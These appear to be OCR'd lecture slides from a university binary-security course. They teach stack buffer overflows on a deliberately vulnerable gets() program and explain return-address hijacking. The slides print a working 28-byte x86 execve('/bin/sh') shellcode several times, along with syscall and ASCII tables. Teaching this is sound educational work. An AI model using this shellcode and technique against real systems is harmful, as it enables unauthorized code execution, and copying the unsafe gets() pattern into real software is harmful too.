System Security - Attack and Defense for Binaries

CS 4390/5390, Spring *2026*

Instructor: MD Armanuzzaman (***Arman***)

Buffer Overflow Example: overflowret4_32

```
int vulfoo()
{
        char buf[40];

        gets(buf);
        return 0;
}

int main(int argc, char *argv[])
{
        vulfoo();
        printf("I pity the fool!\n");
}
```

Overwrite a return address and return to Shellcode

Control-flow Hijacking

How to overwrite the return address?

Inject data big enough…


What to overwrite the return address?

Whatever we want?


What code to execute?

Something that give us more control??


Stack-based Buffer Overflow



Stack-based Buffer Overflow



Stack-based Buffer Overflow




How about we put shellcode in buf??


And overwrite RET to point to the shellcode?

The shellcode will generate a shell for us.

Stack-based Buffer Overflow



Stack-based Buffer Overflow



Your First Shellcode: execve("/bin/sh") 32-bit

```
xor eax,eax
push eax
push 0x68732f2f
push 0x6e69622f
mov    ebx,esp
mov    ecx,eax
mov    edx,eax
mov al,0xb
int 0x80
xor eax,eax
inc eax
int 0x80

char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
 "\x68\x68\x2f\x62\x69\x6e\x89"
 "\xe3\x89\xc1\x89\xc2\xb0\x0b"
 "\xcd\x80\x31\xc0\x40\xcd\x80";
```

28 bytes

https://shell-storm.org/shellcode/files/shellcode-811.html

Making a System Call in x86 Assembly

x86 (32-bit)

Compiled from Linux 4.14.0 headers.

NR	syscall name	references	%eax	arg0 (%ebx)	arg1 (%ecx)	arg2 (%edx)	arg3 (%esi)	arg4 (%edi)	arg5 (%ebp)
0	restart_syscall	man/ cs/	0x00	-	-	-	-	-	-
1	exit	man/ cs/	0x01	int error_code	-	-	-	-	-
2	fork	man/ cs/	0x02	-	-	-	-	-	-
3	read	man/ cs/	0x03	unsigned int fd	char *buf	size_t count	-	-	-
4	write	man/ cs/	0x04	unsigned int fd	const char *buf	size_t count	-	-	-
5	open	man/ cs/	0x05	const char *filename	int flags	umode_t mode	-	-	-
6	close	man/ cs/	0x06	unsigned int fd	-	-	-	-	-
7	waitpid	man/ cs/	0x07	pid_t pid	int *stat_addr	int options	-	-	-
8	creat	man/ cs/	0x08	const char *pathname	umode_t mode	-	-	-	-
9	link	man/ cs/	0x09	const char *oldname	const char *newname	-	-	-	-
10	unlink	man/ cs/	0x0a	const char *pathname	-	-	-	-	-
11	execve	man/ cs/	0x0b	const char *filename	const char *const *argv	const char *const *envp	-	-	-
12	chdir	man/ cs/	0x0c	const char *filename	-	-	-	-	-
13	time	man/ cs/	0x0d	time_t *tloc	-	-	-	-	-
14	mknod	man/ cs/	0x0e	const char *filename	umode_t mode	unsigned dev	-	-	-
15	chmod	man/ cs/	0x0f	const char *filename	umode_t mode	-	-	-	-
16	lchown	man/ cs/	0x10	const char *filename	uid_t user	gid_t group	-	-	-
17	break	man/ cs/	0x11	?	?	?	?	?	?

Making a System Call in x86 Assembly


```
execve(2)                                                    System Calls Manual

NAME
       execve - execute program

LIBRARY
       Standard C library (libc, -lc)

SYNOPSIS
       #include <unistd.h>

       int execve(const char *pathname, char *const _Nullable argv[],
                  char *const _Nullable envp[]);
```



eax=11; execve(“/bin/sh”, address of string “/bin/sh”, 0)


Your First Shellcode: execve("/bin/sh") 32-bit

```
xor eax,eax
push eax
push 0x68732f2f
push 0x6e69622f
mov    ebx,esp
mov    ecx,eax
mov    edx,eax
mov al,0xb
int 0x80
xor eax,eax
inc eax
int 0x80

char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
 "\x68\x68\x2f\x62\x69\x6e\x89"
 "\xe3\x89\xc1\x89\xc2\xb0\x0b"
 "\xcd\x80\x31\xc0\x40\xcd\x80";
```

28 bytes

Registers:
eax = 0;
ebx
ecx
edx



https://shell-storm.org/shellcode/files/shellcode-811.html

Your First Shellcode: execve("/bin/sh") 32-bit

```
xor eax,eax
push eax
push 0x68732f2f
push 0x6e69622f
mov    ebx,esp
mov    ecx,eax
mov    edx,eax
mov al,0xb
int 0x80
xor eax,eax
inc eax
int 0x80

char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
 "\x68\x68\x2f\x62\x69\x6e\x89"
 "\xe3\x89\xc1\x89\xc2\xb0\x0b"
 "\xcd\x80\x31\xc0\x40\xcd\x80";
```

28 bytes

Registers:
eax = 0;
ebx
ecx
edx

https://shell-storm.org/shellcode/files/shellcode-811.html


Your First Shellcode: execve("/bin/sh") 32-bit

```
xor eax,eax
push eax
push 0x68732f2f
push 0x6e69622f
mov    ebx,esp
mov    ecx,eax
mov    edx,eax
mov al,0xb
int 0x80
xor eax,eax
inc eax
int 0x80

char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
 "\x68\x68\x2f\x62\x69\x6e\x89"
 "\xe3\x89\xc1\x89\xc2\xb0\x0b"
 "\xcd\x80\x31\xc0\x40\xcd\x80";
```

28 bytes

Registers:
eax = 0;
ebx
ecx
edx



https://shell-storm.org/shellcode/files/shellcode-811.html

Your First Shellcode: execve("/bin/sh") 32-bit

2f 62 69 6e 2f 2f 73 68

/ b i n / / s h


Dec	Hx	Oct	Char	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr
0	0	000	NUL (null)	32	20	040		Space	64	40	100	@	@	96	60	140	`	`
1	1	001	SOH (start of heading)	33	21	041	!	!	65	41	101	A	A	97	61	141	a	a
2	2	002	STX (start of text)	34	22	042	"	"	66	42	102	B	B	98	62	142	b	b
3	3	003	ETX (end of text)	35	23	043	#	#	67	43	103	C	C	99	63	143	c	c
4	4	004	EOT (end of transmission)	36	24	044	$	$	68	44	104	D	D	100	64	144	d	d
5	5	005	ENQ (enquiry)	37	25	045	%	%	69	45	105	E	E	101	65	145	e	e
6	6	006	ACK (acknowledge)	38	26	046	&	&	70	46	106	F	F	102	66	146	f	f
7	7	007	BEL (bell)	39	27	047	'	'	71	47	107	G	G	103	67	147	g	g
8	8	010	BS (backspace)	40	28	050	(	(	72	48	110	H	H	104	68	150	h	h
9	9	011	TAB (horizontal tab)	41	29	051	)	)	73	49	111	I	I	105	69	151	i	i
10	A	012	LF (NL line feed, new line)	42	2A	052	*	*	74	4A	112	J	J	106	6A	152	j	j
11	B	013	VT (vertical tab)	43	2B	053	+	+	75	4B	113	K	K	107	6B	153	k	k
12	C	014	FF (NP form feed, new page)	44	2C	054	,	,	76	4C	114	L	L	108	6C	154	l	l
13	D	015	CR (carriage return)	45	2D	055	-	-	77	4D	115	M	M	109	6D	155	m	m
14	E	016	SO (shift out)	46	2E	056	.	.	78	4E	116	N	N	110	6E	156	n	n
15	F	017	SI (shift in)	47	2F	057	/	/	79	4F	117	O	O	111	6F	157	o	o
16	10	020	DLE (data link escape)	48	30	060	0	0	80	50	120	P	P	112	70	160	p	p
17	11	021	DC1 (device control 1)	49	31	061	1	1	81	51	121	Q	Q	113	71	161	q	q
18	12	022	DC2 (device control 2)	50	32	062	2	2	82	52	122	R	R	114	72	162	r	r
19	13	023	DC3 (device control 3)	51	33	063	3	3	83	53	123	S	S	115	73	163	s	s
20	14	024	DC4 (device control 4)	52	34	064	4	4	84	54	124	T	T	116	74	164	t	t
21	15	025	NAK (negative acknowledge)	53	35	065	5	5	85	55	125	U	U	117	75	165	u	u
22	16	026	SYN (synchronous idle)	54	36	066	6	6	86	56	126	V	V	118	76	166	v	v
23	17	027	ETB (end of trans. block)	55	37	067	7	7	87	57	127	W	W	119	77	167	w	w
24	18	030	CAN (cancel)	56	38	070	8	8	88	58	130	X	X	120	78	170	x	x
25	19	031	EM (end of medium)	57	39	071	9	9	89	59	131	Y	Y	121	79	171	y	y
26	1A	032	SUB (substitute)	58	3A	072	:	:	90	5A	132	Z	Z	122	7A	172	z	z
27	1B	033	ESC (escape)	59	3B	073	;	;	91	5B	133	[	[	123	7B	173	{	{
28	1C	034	FS (file separator)	60	3C	074	<	<	92	5C	134	\	\	124	7C	174			|
29	1D	035	GS (group separator)	61	3D	075	=	=	93	5D	135	]	]	125	7D	175	}	}
30	1E	036	RS (record separator)	62	3E	076	>	>	94	5E	136	^	^	126	7E	176	~	~
31	1F	037	US (unit separator)	63	3F	077	?	?	95	5F	137	_	_	127	7F	177	&#127;	DEL

Your First Shellcode: execve("/bin/sh") 32-bit

```
xor eax,eax
push eax
push 0x68732f2f
push 0x6e69622f
mov    ebx,esp
mov    ecx,eax
mov    edx,eax
mov al,0xb
int 0x80
xor eax,eax
inc eax
int 0x80

char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
 "\x68\x68\x2f\x62\x69\x6e\x89"
 "\xe3\x89\xc1\x89\xc2\xb0\x0b"
 "\xcd\x80\x31\xc0\x40\xcd\x80";
```

28 bytes




https://shell-storm.org/shellcode/files/shellcode-811.html

Your First Shellcode: execve("/bin/sh") 32-bit

```
xor eax,eax
push eax
push 0x68732f2f
push 0x6e69622f
mov    ebx,esp
mov    ecx,eax
mov    edx,eax
mov al,0xb
int 0x80
xor eax,eax
inc eax
int 0x80

char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
 "\x68\x68\x2f\x62\x69\x6e\x89"
 "\xe3\x89\xc1\x89\xc2\xb0\x0b"
 "\xcd\x80\x31\xc0\x40\xcd\x80";
```

28 bytes




https://shell-storm.org/shellcode/files/shellcode-811.html

Your First Shellcode: execve("/bin/sh") 32-bit

```
xor eax,eax
push eax
push 0x68732f2f
push 0x6e69622f
mov    ebx,esp
mov    ecx,eax
mov    edx,eax
mov al,0xb
int 0x80
xor eax,eax
inc eax
int 0x80

char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
 "\x68\x68\x2f\x62\x69\x6e\x89"
 "\xe3\x89\xc1\x89\xc2\xb0\x0b"
 "\xcd\x80\x31\xc0\x40\xcd\x80";
```

28 bytes



